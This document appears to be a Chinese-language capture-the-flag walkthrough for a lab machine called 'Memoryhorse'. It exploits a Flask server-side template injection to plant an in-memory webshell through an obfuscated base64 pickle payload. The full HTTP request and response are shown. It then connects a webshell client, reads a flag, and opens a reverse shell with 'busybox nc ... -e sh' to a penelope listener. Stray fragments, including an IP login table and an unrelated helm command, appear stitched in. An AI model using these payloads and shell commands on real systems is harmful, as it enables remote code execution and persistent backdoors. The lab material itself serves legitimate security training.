
Memory_horse

username字段是ssti漏洞，打内存马。或者写server字段都行，这里打的是内存马

```
{{''.__class__.__mro__[-1].__subclasses__()
[abking].__init__.__globals__['__builtins__']['eval']
("__import__('pickle').loads(__import__('base64').b64decode('gANjYnVpbHRpbnMKZXh
lYwpxAFhpAQAACmRlZiBmKCk6CiAgICByZXR1cm4gX19pbXBvcnRfXygnZmxhc2snKS5nbG9iYWxzLmN
1cnJlbnRfYXBwLmJlZm9yZV9yZXF1ZXN0X2Z1bmNzLnNldGRlZmF1bHQoTm9uZSwgW10pLmFwcGVuZCh
sYW1iZGE6IENtZFJlc3AgaWYgX19pbXBvcnRfXygnZmxhc2snKS5nbG9iYWxzLnJlcXVlc3QuZm9ybS5
nZXQoJ2Fia2luZycpIGFuZCBleGVjKCJnbG9iYWwgQ21kUmVzcDtDbWRSZXNwPV9faW1wb3J0X18oJ2Z
sYXNrJykubWFrZV9yZXNwb25zZShfX2ltcG9ydF9fKCdvcycpLnBvcGVuKF9faW1wb3J0X18oJ2ZsYXN
rJykuZ2xvYmFscy5yZXF1ZXN0LmZvcm0uZ2V0KCdhYmtpbmcnKSkucmVhZCgpKSIpPT1Ob25lIGVsc2U
gTm9uZSkKZigpCnEBhXECUnEDLg=='))")}}
```




```
GET /?username=
{{''.__class__.__mro__[-1].__subclasses__()[abking].__init__.__globals__['__builtins__']['eval']("__import__('pickle').loads
(__import__('base64').b64decode('gANjYnVpbHRpbnMKZXhlYwpxAFhpAQAACmRlZiBmKCk6CiAgICByZXR1cm4gX19pbXBvcnRfXygnZmxhc2snKS5nbG9
iYWxzLmN1cnJlbnRfYXBwLmJlZm9yZV9yZXF1ZXN0X2Z1bmNzLnNldGRlZmF1bHQoTm9uZSwgW10pLmFwcGVuZChsYW1iZGE6IENtZFJlc3AgaWYgX19pbXBvcnR
fXygnZmxhc2snKS5nbG9iYWxzLnJlcXVlc3QuZm9ybS5nZXQoJ2Fia2luZycpIGFuZCBleGVjKCJnbG9iYWwgQ21kUmVzcDtDbWRSZXNwPV9faW1wb3J0X18oJ2Z
sYXNrJykubWFrZV9yZXNwb25zZShfX2ltcG9ydF9fKCdvcycpLnBvcGVuKF9faW1wb3J0X18oJ2ZsYXNrJykuZ2xvYmFscy5yZXF1ZXN0LmZvcm0uZ2V0KCdhYmt
pbmcnKSkucmVhZCgpKSIpPT1Ob25lIGVsc2UgTm9uZSkKZigpCnEBhXECUnEDLg=='))")}}&password=333 HTTP/1.1
Host: 192.168.31.244:8080
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Referer: http://192.168.31.244:8080/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.9.2
Date: Wed, 17 Sep 2025 15:12:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 11025
Connection: close

<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      学生管理系统
    </title>
    <style>
      /* 基础样式重置 */
      *{
        margin:0;
        padding:0;
        box-sizing:border-box;
      }

      /* 整体背景 - 幽冥血海风格 */
      body{
        font-family:"隶书","LiSu","STLiti",serif;
        background:linear-gradient(135deg,#1a0000,#2a0015,#33000d);
        color:#e0a070;
        line-height:1.6;
        min-height:100vh;
        padding:20px;
        background-image:
        radial-gradient(rgba(255,0,0,0.2)1px,transparent1px),
        radial-gradient(rgba(255,50,50,0.15)1px,transparent1px),
        radial-gradient(rgba(255,100,100,0.1)1px,transparent1px);
        background-size:550px550px,350px350px,250px250px;
        background-position:00,40px60px,130px270px;
        position:relative;
        overflow-x:hidden;
      }

      /* 血海波纹动画 */
      .blood-wave{
        position:absolute;
        bottom:0;
        left:0;
        width:100%;
        height:30%;
        background:radial-gradient(ellipseatcenter,rgba(170,0,0,0.5)0%,rgba(80,0,0,0.2)70%,transparent100%);
        opacity:0.6;
```



编辑数据（http://192.168.31.244:8080/abking123）

基础配置

URL地址 *: http://192.168.31.244:8080/abking123

连接密码 *: abking

网站备注:

编码设置: UTF8

连接类型: CMDLINUX


编码器

● default (不推荐)

○ base64


解码器

1705/uplc	61.147.171.105	江苏省镇江市	2025/05/05 15:30:32	2025/05/05 15:30:32
645/uploa	223.112.5.141	江苏省南京市	2025/04/30 19:22:53	2025/04/30 19:22:53




```
(*) 基础信息
当前路径: /app
磁盘列表: /
系统信息: Linux Memoryhorse 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64 GNU/Linux
当前用户: root
(*) 输入 ashelp 查看本地命令
(root:/app) $ whoami
eecho
(root:/app) $ ls
app.py
templates
(root:/app) $ cd ~
(root:/home/eecho) $ cat user.txt
flag{this_eecho's_flag}
(root:/home/eecho) $
```

上线penelope



```
(root:/app) $ busybox nc 192.168.31.201 7777 -e sh
(root:/app) $
```



```
┌──(root㉿kali)-[/opt/tools]
└─# python3 penelope/penelope.py -p 7777
[+] Listening for reverse shells on 0.0.0.0:7777 →  127.0.0.1 • 192.168.31.201
➤ 🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Memoryhorse~192.168.31.244-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/Memoryhorse~192.168.31.244-Linux-x86_64/2025_09_17-11_25_19-505.log 📜
────────────────────────────────────────────────────────────────────────────────────────────────────
eecho@Memoryhorse:/app$ helm dependency build
```

-